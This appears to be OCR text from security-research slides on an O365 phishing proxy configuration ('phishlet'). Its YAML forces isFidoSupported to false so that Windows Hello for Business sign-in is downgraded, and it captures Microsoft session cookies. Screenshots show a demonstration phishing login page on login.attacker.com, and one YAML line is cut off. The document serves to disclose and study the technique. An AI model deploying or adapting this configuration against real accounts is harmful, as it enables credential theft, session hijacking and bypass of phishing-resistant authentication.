
Added support for force_post for json parameters (supported only regular http parameters)

Useful for intercepting requests to URLs such as /common/GetCredentialType which are used to initiate Windows Hello for Business auth flow
Blog post will be published soon on this subject

The following force_post section can now alter the API post request and modify it on the fly, something that could not be done beforehand due to limitations with modifications of JSON params.

```
  - path: '/common/GetCredentialType'
    search:
      - {key: 'isFidoSupported', search: '.*'}
    force:
      - {key: 'isFidoSupported', value: 'false'}
    type: 'post'
```

AUTOMATION




WHfB-o365-Phishlet / o365whfb.yaml

91 lines (91 loc) · 2.8 KB

```
    - domain: 'login.microsoftonline.com'
      keys: ['ESTSSC:always','ESTSAUTHLIGHT:always','
      type: 'cookie'
  force_post:
    - path: '/kmsi'
      search:
        - {key: 'LoginOptions', search: '.*'}
      force:
        - {key: 'LoginOptions', value: '1'}
      type: 'post'
    - path: '/common/GetCredentialType'
      search:
        - {key: 'isFidoSupported', search: '.*'}
      force:
        - {key: 'isFidoSupported', value: 'false'}
      type: 'post'
```

DEMONSTRATION

DEMONSTRATION - PHISHING SITE



https://login.attacker.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2...

Microsoft


Sign in

yehuda.smirnov@company.com

No account? Create one!

Can't access your account?

DEMONSTRATION - PHISHING SITE



https://login.attacker.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2...

Microsoft

← yehuda.smirnov@company.com


Enter password

Password

Forgot my password

Use your face, fingerprint, PIN, or security key instead

DEMONSTRATION - PHISHING SITE



https://login.attacker.com/common/reprocess?prompt=select_account&sosid=0b48b6bb-8bf8-434b-9380-c73ade23d945&ctx=rQQIARAAhZM7jNt0HMfzuMtdQkv...

Microsoft

← yehuda.smirnov@company.com

